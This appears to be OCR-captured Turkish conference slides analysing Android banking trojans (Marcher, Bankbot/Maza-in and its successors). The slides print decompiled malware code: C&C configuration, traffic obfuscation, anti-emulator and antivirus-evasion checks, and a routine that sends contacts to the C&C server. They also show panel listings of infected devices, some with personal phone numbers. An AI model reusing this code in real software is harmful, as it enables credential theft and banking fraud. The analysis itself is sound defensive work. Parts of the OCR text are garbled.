
Marcher (Exobot) - C&C Kontrol Paneli



Marcher (Exobot) - Botnets

- flexdeonblake
- angelkelly
- MUCHTHENWERESTO
- balls51
- CHECKPIECEUNTIL
- crystalknight
- jadafire
- sinnamonlove
- CONTAINSURE

```
"https://theponyclub.at/HISHEATWANT/|https://easymanage.at/HISHEATWANT/
```




HACKTRICK
SİBER GÜVENLİK KONFERANSI

Bankbot (Maza-in)

Bankbot (Maza-in)

Android'deki yeni virüs Türkiye'deki mobil bankacılık kullanıcılarını hedefliyor

Bankbot (Maza-in)


Andı
kulla

Bu uygulamayı telefonuna indirenler büyük tehlikede

Mobil bankacılık kullanıcılarını hedef alan bir virüs tespit edildi. 48 ülkeden indirilen virüs Türkiye'de 22 bankanın müşterilerini etkiledi.

'deki mobil bankacılık

Bankbot (Maza-in)

Android Kullanıcılarına Saldıran Virüs Banka Hesaplarını Boşaltıyor

8 Temmuz 2017

Türkiye'de 22 bankanın müşterilerini etkiledi.


Bankbot (Maza-in)

- **Ne Zaman ?**
  - Ocak 2017
- **Amaç ?**
  - Kart bilgileri ve OTP mesajları
- **Hedef Uygulamalar ?**
  - Bankacılık uygulamaları
- **Yayılma Şekli ?**
  - Phishing, Google Play


Bankbot (Maza-in) - Hedef Uygulamalar

```
if(S == 1)  banC+="|SberB_RU|";
if(A  == 1)  banC+="|AlfaB_RU|";
if(Q  == 1)  banC+="|QIWI|";
if(R_C == 1)  banC+="|R-CONNECT|";
if(tin  == 1)  banC+="|Tinkoff|";
if(pay  == 1)  banC+="|paypal|";
if(wm  == 1)  banC+="|webmoney|";
if(ros  == 1)  banC+="|RosBank|";
if(mts_b == 1)  banC+="|MTS BANK|";
if(vtb24  == 1)  banC+="|VTB24|";
if(yan_d  == 1)  banC+="|Yandex Bank|";
if(sber_ua  == 1)  banC+="|SberB_UA|";
if(priv24  == 1)  banC+="|Privat24|";
if(rus_stand  == 1)  banC+="|RussStandart|";
if(ub  == 1)  banC+="|UBank|";
if(id_b  == 1)  banC+="|Idea_Bank|";
if(iko  == 1)  banC+="|Iko_Bank|";
if(ban_s == 1)  banC+="|Bank_SMS|";
if(otpsmart  == 1)  banC+="|OTP Smart|";

if((S==0)&&(A==0)&&(Q==0)) banC="no";
banC = banC.replace("||","|\n|");
banC = banC.replace("||","|");
return banC;
```

Bankbot (Maza-in) - C&C



Bankbot (Maza-in) - C&C



Добавить команду | Удалить | Обновить

	IMEI/ID	Номер	Версия ОС	Версия apk	Страна	Банк	Модель	ROOT	Экран	on/off	Дата заражения	Логи
☐	358533040336693	(Beeline)	2.3.5	Demo		no	GT-S5830 (GT-S5830)	✔	✖	●	2017-04-06 08:47	
☐	860732025097798	(MTS RUS)	4.2.1	Demo		no	Lenovo A656 (A656)	✖	✔	●	2017-04-06 08:47	
☐	982293884e228893	(NO)Indefined	6.0.1	Demo		no	SM-G900FD (klteduosxx)	✔	✔	●	2017-04-06 08:48	
☐	357949061305303	(MegaFon)	4.4.4	Demo		|Yandex Bank|	GT-I9192I (serranove3gxx)	✔	✖	●	2017-04-06 08:48	
☐	355625081618659	(Tele2)	5.1.1	Demo		|UBank|	SM-J120F (j1xltejt)	✖	✖	●	2017-04-06 08:48	

```
--
-- Dumping data for table `kliets`
--

INSERT INTO `kliets` (`id`, `IMEI`, `number`, `version`, `country`, `bank`, `model`, `lastConnect`, `firstConnect`, `inj`, `l_bank`, `log`, `r00t`, `screen`,
(61, '9527342340 Если вы это видите', 'Подключение к БД есть!', '6.0', 'ru', '|Privat24|', '4022 (and)', '2016-12-21 09:55', '2016-12-21 09:13', '0', '0', '0',
```

Bankbot (Maza-in) - C&C

KOMUT YÃ-NETÃ°MÃ° | SÃ°L | GÃœNCELLE

	IMEI/ID	ÅžEBEKE	ANDROÃ°DOS	VERSÃ°ON	ÃœLKE	BANKA	MODEL	ROOT	EKRAN	AÃ§Ã±k / KapalÃ±	TARÃ°H	Ã°NJECT KISMI
☐	35[redacted]70	(TURKCELL)	4.3	#015		[redacted]	GT	✔	✘		2017-05-09 21:53	
☐	35[redacted]70	(VODAFONE TR)	2.3.6	#015		[redacted]	GT	✔	✘		2017-05-09 21:57	
☐	35[redacted]2	(TURKCELL)	2.3.7	#015		[redacted]	ST	✔	✘		2017-05-09 21:59	
☐	nu[redacted]	()null	4.4.2	#015		[redacted]	eta	✔	✔		2017-05-09 22:00	
☐	e8[redacted]97	(NO)Indefined	7.0	#015		[redacted]	HU	✔	✘		2017-05-09 22:14	
☐	35[redacted]9	(VODAFONE TR)	4.4.4	#015		[redacted]	GT	✘	✘		2017-05-09 22:17	
☐	3c[redacted]1f	(NO)Indefined	6.0	#015		[redacted]	LG	✔	✘		2017-05-09 22:17	
☐	af[redacted]e	(NO)Indefined	7.1.1	#015		[redacted]	GM	✔	✘		2017-05-09 22:49	
☐	35[redacted]5	(lifecell)	5.1.1	#014		[redacted]	SM	✔	✘		2017-05-09 23:40	
☐	1b[redacted]93	(NO)Indefined	6.0.1	#015		[redacted]	SM	✔	✘		2017-05-09 23:54	
☐	35[redacted]8	(Turk Telekom)	4.4.2	#015		[redacted]	Dis	✔	✘		2017-05-10 00:04	
☐	35[redacted]8	(TURKCELL)	5.0.2	#015		[redacted]	LG	✔	✘		2017-05-10 00:41	
☐	cc[redacted]2	(NO)Indefined	7.0	#014		[redacted]	Le	✔	✔		2017-05-10 01:43	
☐	fa[redacted]6	(NO)Indefined	6.0.1	#014		[redacted]	HT	✔	✘		2017-05-10 03:14	
☐	35[redacted]3	(TURKCELL)	5.1	#015		[redacted]	HT	✔	✘		2017-05-10 04:42	
☐	35[redacted]6	(TURKCELL)	5.1.1	#015		[redacted]	SM	✔	✘		2017-05-10 04:43	
☐	aa[redacted]9	(NO)Indefined	6.0.1	#014		[redacted]	HT	✔	✘		2017-05-10 05:04	
☐	7f[redacted]5	(NO)Indefined	6.0.1	#015		[redacted]	SM	✔	✘		2017-05-10 05:29	
☐	35[redacted]3	(VODAFONE TR)	4.4.2	#015		[redacted]	GM	✔	✘		2017-05-10 05:30	
☐	35[redacted]1	(VODAFONE TR)05389864376	5.0	#015		[redacted]	Ca	✔	✘		2017-05-10 05:33	
☐	35[redacted]29	(NO)Indefined	6.0.1	#015		[redacted]	SM	✔	✘		2017-05-10 05:35	
☐	86[redacted]4	(TURKCELL)	5.1	#015		[redacted]	HU	✘	✘		2017-05-10 05:49	
☐	35[redacted]3	(TURKCELL)	5.0.1	#015		[redacted]	GT	✔	✘		2017-05-10 05:55	
☐	57[redacted]be	(NO)Indefined	6.0.1	#014		[redacted]	SM	✔	✘		2017-05-10 06:03	
☐	35[redacted]9	(VODAFONE TR)	5.1.1	#015		[redacted]	SM	✔	✘		2017-05-10 06:12	
☐	13[redacted]3	(Movistar)+569772213931	4.1.2	#015		[redacted]	GT	✔	✘		2017-05-10 06:26	
☐	54[redacted]3	(T-Mobile)19078117403	4.3	#015		[redacted]	AC	✘	✘		2017-05-10 06:27	
☐	35[redacted]1	()null	4.3	#015		[redacted]	GT	✔	✘		2017-05-10 06:27	
☐	42[redacted]3	(CHINA MOBILE)13522560125	4.1.2	#015		[redacted]	Ne	✔	✘		2017-05-10 06:32	
☐	5f[redacted]0	()13547638356	4.2.2	#015		[redacted]	xia	✘	✘		2017-05-10 06:38	
☐	7[redacted]b9	(NO)Indefined	6.0.1	#015		[redacted]	Ne	✔	✔		2017-05-10 06:44	
☐								✘	✘		2017-05-10 06:44	
☐	4f[redacted]4	(NO)Indefined	7.1.1	#015		[redacted]	Ge	✔	✘		2017-05-10 06:51	
☐	35[redacted]6	(VODAFONE TR)	5.1.1	#015		[redacted]	SM	✔	✘		2017-05-10 07:00	
☐	2c[redacted]53	(NO)Indefined	7.1.1	#015		[redacted]	Ge	✘	✘		2017-05-10 07:04	
☐	1c[redacted]59	(NO)Indefined	6.0.1	#014		[redacted]	Le	✔	✘		2017-05-10 07:55	
☐	35[redacted]53	(TURKCELL)	5.0.2	#015		[redacted]	SM	✔	✘		2017-05-10 08:00	
☐	35[redacted]53	(VODAFONE TR)	2.3.6	#015		[redacted]	GT	✔	✘		2017-05-10 08:00	
☐	e7[redacted]39	(NO)Indefined	7.1.1	#015		[redacted]	GM	✔	✘		2017-05-10 08:04	
☐	4[redacted]d1	(NO)Indefined	6.0.1	#015		[redacted]	SM	✔	✘		2017-05-10 08:10	
☐	35[redacted]47	(TURKCELL)	4.1.2	#015		[redacted]	GT	✔	✘		2017-05-10 08:17	
☐	8[redacted]18	(NO)Indefined	6.0.1	#015		[redacted]	Ne	✘	✘		2017-05-10 08:27	

Bankbot (Maza-in) - C&C İletişimi

```
package com.example.livemusay.myapplication;


public class constants
{
    public final String url ="http://[redacted].ru";//"http://probaand.mcdir.ru";// админка
    public final String key_post = "qwe";//ключ шифрования запросовPOST
    public final String Version = "Demo"; // Версия апк
}
```

Bankbot (Maza-in) - C&C İletişimi

```
package com.example.livemusay.myapplication;


public class constants
{
    public final String url ="http://[redacted].ru";//"http://prob
    public final String key_post = "qwe";//ключ шифрования запросовPOS
    public final String Version = "Demo"; // Версия апк
}
```

```
//----шифрование трафика--------
public String trafEnCr(String text)
{
    text = URLEncoder.encode(text);

    String key = "qwe";
    String s="";

  try {
        for (int i = 0; i < text.length(); i++) {
            char c = text.charAt(i);
            int j = (int) c;
            s += j + " ";
        }
        for (int i = 0; i < key.length(); i++) {
            String dd = key.substring(i, i + 1);
            s = s.replace("" + i, dd);
        }
    }catch (Exception ex){}

    return s;
}
```

HACKTRICK
SİBER GÜVENLİK KONFERANSI

Bankbot (Maza-in) - C&C İletişimi

```
package com.example.livemusay.myapplication;


public class constants
{
    public final String url ="http://[redacted].ru";//"http://prob
    public final String key_post = "qwe";//ключ шифрования запросовPOS
    public final String Version = "Demo"; // Версия апк
}
```

```
//----шифрование трафика--------
public String trafEnCr(String text)
{
    text = URLEncoder.encode(text);

    String key = "qwe";
```


```
POST /private/inj_lst.php HTTP/1.1
Content-Length: 104
Content-Type: application/x-www-form-urlencoded
User-Agent: Dalvik/2.1.0 (Linux; U; Android 6.0; Google Nexus 7 2013 - 6.0.0 - API 23 - 1200x1920_1 Build/MRA58K)
Host: [redacted]
Connection: close
Accept-Encoding: gzip

p=kme kmk kkr kmh kmt kkt kkr tm eg tk rt tt oy oy yh tg yh kmk kmk kmk tr kmk to kml oy tg oh eg tk rt
```


```
            String dd = key.substring(i, i + 1);
            s = s.replace("" + i, dd);
        }
    }catch (Exception ex){}

    return s;
}
```

HACKTRICK
SİBER GÜVENLİK KONFERANSI

The Evolution of Bankbot

1. Bankbot (Maza-in)
2. Bankbot TR
3. Lokibot
4. AgressiveX
5. Anubis





Bankbot vX - Anti VM

```
private static boolean a()
{
  boolean bool = false;
  String str = b();
  if (str == null) {
    return true;
  }
  if (!str.contains(TextUtils.join("", new String[] { "S", "D", "K" }))) {
    if (!str.contains(TextUtils.join("", new String[] { "s", "d", "k" }))) {
      if (!str.contains(TextUtils.join("", new String[] { "x", "8", "6" }))) {
        if (!str.contains(TextUtils.join("", new String[] { "x", "6", "4" }))) {
          if (!str.contains(TextUtils.join("", new String[] { "u", "n", "k", "n", "o", "w", "n" }))) {
            if (!str.contains(TextUtils.join("", new String[] { "b", "u", "i", "l", "d" }))) {
              if (!str.contains(TextUtils.join("", new String[] { "e", "m", "u", "l", "a", "t", "o", "r" }))) {
                return bool;
              }
            }
          }
        }
      }
    }
  }
  bool = true;
  return bool;
}
```

Bankbot vX - AV Evasion

```
if (i6 == 1) {
    str = 0 + "|com.zrgiu.antivirus|";
}
if (i == 1) {
    str = 0 + "|Super Cleaner|";
}
if (i9 == 1) {
    str = 0 + "|Android AV|";
}
if (i11 == 1) {
    str = 0 + "|AVMobSec|";
}
if (i5 == 1) {
    str = 0 + "|Sophos|";
}
```

```
String str = i8 == 1 ? 0 + "|Dr.Web|" : "";
if (i3 == 1) {
    str = 0 + "|CM Security|";
}
if (i10 == 1) {
    str = 0 + "|Kaspersky|";
}
if (i12 == 1) {
    str = 0 + "|NOD32|";
}
if (i13 == 1) {
    str = 0 + "|AVAST|";
}
if (i7 == 1) {
    str = 0 + "|Clean Master|";
}
if (i2 == 1) {
    str = 0 + "|360 Security|";
}
if (i4 == 1) {
    str = 0 + "|AGV|";
```

Bankbot vX - C&C İletişimi

```
public class C0000a {
    /* renamed from: a */
    public final int f0a = 14000;
    /* renamed from: b */
    public final String f1b = "NEW";
    /* renamed from: c */
    public final String f2c = "http://[redacted]34/";
    /* renamed from: d */
    public final int f3d = 12000;
    /* renamed from: e */
    public final String f4e = "qwe";
}
```

Bankbot vX - C&C İletişimi

```
public class C0000a {
    /* renamed from: a */
    public final int f0a = 14

    public static String m19a(String str) {
        int length = str.length();
```

```
public String m20a(String str, String str2) {
    C0002c c0002c = new C0002c();
    C0003a c0003a = new C0003a(this);
    c0003a.execute(new String[]{str, str2});
    try {
        return c0002c.m7a((String) c0003a.get(), "<tag>", "</tag>");
    } catch (Exception e) {
        return "";
    }
}
```


Bankbot vX - C&C İletişimi

```
public class C0000a {
    /* renamed from: a */
    public final int f0a = 14

    public static String m19a(String str) {
        int length = str.length();

    public String m20a(String str, String str2) {
```

```
HTTP/1.1 200 OK
Connection: Keep-Alive
Content-Encoding: gzip
Content-Length: 1380
Content-Type: text/html; charset=UTF-8
Date: Fri, 23 Jun 2017 01:51:28 GMT
Keep-Alive: timeout=5, max=99
Server: Apache/2.4.10 (Debian)
Vary: Accept-Encoding

<tag>97 ww6 46 98 97 ww9 97 wq3 46 wq9 98 97 wwq wq7 wq5 wwq wq3 37 48 65 97 ww6 46 wqw 97 ww5 wew 98 97 wwq wq7 46 wq9 98 97 wwq wq7 wq5 wwq wq3 37 48 65 97 ww6 46 ww5 wwe 97
ww6 46 wwq wqw ww6 98 97 wwq wq7 wq5 wwq wq3 37 48 65 97 ww6 46 ww8 www wq8 wq7 ww5 98 97 wwq wq7 46 ww8 www wq8 wq7 ww5 98 97 wwq wq7 wq9 www 98 wq5 wq8 wqw 37 48 65 97 ww7 46
wq9 46 98 97 wwq wq7 ww9 wqw ww5 ww6 46 wq9 www 98 wq5 wq8 wqw 37 48 65 97 ww7 46 99 www wq9 46 wq5 wwq wq3 wqq wq5 ww4 wqw 99 ww6 46 97 wwq wqq ww4 www wq5 wqq 37 48 65 97 ww7
wq9 46 wwq 97 98 46 wq9 www 98 wq5 wq8 wqw 37 48 65 99 www wq9 46 73 wwq wq3 68 wq5 ww4 wqw 99 ww6 65 wwq wqq ww4 www wq5 wqq 37 48 65 99 www wq9 46 97 wq7 98 97 wwq wq7 46 97
ww4 www wq5 wqq 46 97 wwe wwe ww5 46 97 wq7 98 97 wwq wq7 95 wqq wq5 ww4 wqw wq7 ww6 37 48 65 99 www wq9 46 97 wwq wee 46 97 wwq wqq ww4 www wq5 wqq 37 48 65 99 www wq9 46 97 w
46 wq9 www 98 wq5 wq8 wqw 37 48 65 99 www wq9 46 98 97 wwq wq7 97 ww7 ww5 ww6 ww4 wq5 97 46 97 wwq wqq ww4 www wq5 wqq 46 www wq8 98 37 48 65 99 www wq9 46 98 97 wwq wq7 wq5 97
```

```
            return "";
        }
    }
```

Bankbot vX - Obfuscation



Bankbot vX - Obfuscation

```java
public class DGHKDFJSRFGHKSF extends Activity {
    /* renamed from: a */
    C0003a f16a = new C0003a();
    /* renamed from: b */
    GT f17b = new GT();
    /* renamed from: c */
    String f18c = "adfigapisfuhgpiadfuhgiadufhgiushfgiadfhigudhfgIGUHFDIGHADFHSFGHGIHSODFUHGIAUDFHGIADUHFGADFUGAHDRHUTAI5UY68734Y587473Y48TEOAIUGHIDFG

    /* renamed from: a */
    public void m5a(ContentResolver contentResolver) {
        if (!this.f17b.m17a((Context) this, C0004b.m37a("R\u0007A,@\u000fW\u0007G")).equals(C0003a.m36a("=/<8"))) {
            Cursor query = contentResolver.query(Phone.CONTENT_URI, null, null, null, null);
            String str = 0 + this.f17b.m30f(this) + C0003a.m36a(" ipṽwŐHɱ}J}ЋӍѲӍЍѢVѠṽҜiʌVѥѲѥ");
            while (query.moveToNext()) {
                Object string = query.getString(query.getColumnIndex(C0004b.m37a("Q\u0003A\u0003\u0004")));
                String string2 = query.getString(query.getColumnIndex(C0003a.m36a("-4:-%<0\u0002'<$8")));
                if (!(string.contains(C0004b.m37a("\u001f")) || string.contains(C0003a.m36a("~")) || string.length() <= 6 || str.contains(string))) {
                    str = 0 + string + C0004b.m37a("\u0015B\u0015B\u0015") + string2 + C0003a.m36a("ur+/wW");
                }
            }
            this.f17b.post(C0004b.m37a("\u0001"), 0 + this.f17b.m24b(0 + C0004b.m37a("I") + str + C0003a.m36a("!")));
            this.f17b.m21a((Context) this, C0004b.m37a("R\u0007A,@\u000fW\u0007G"), C0003a.m36a("=/<8"));
        }
        finish();
    }
```


WWEWEEEEEEEEEEEEEEEEE
fhkdfshjsrgjsfgjhsdhJSFHJSFGH

HACKTRICK SİBER GÜVENLİK KONFERANSI

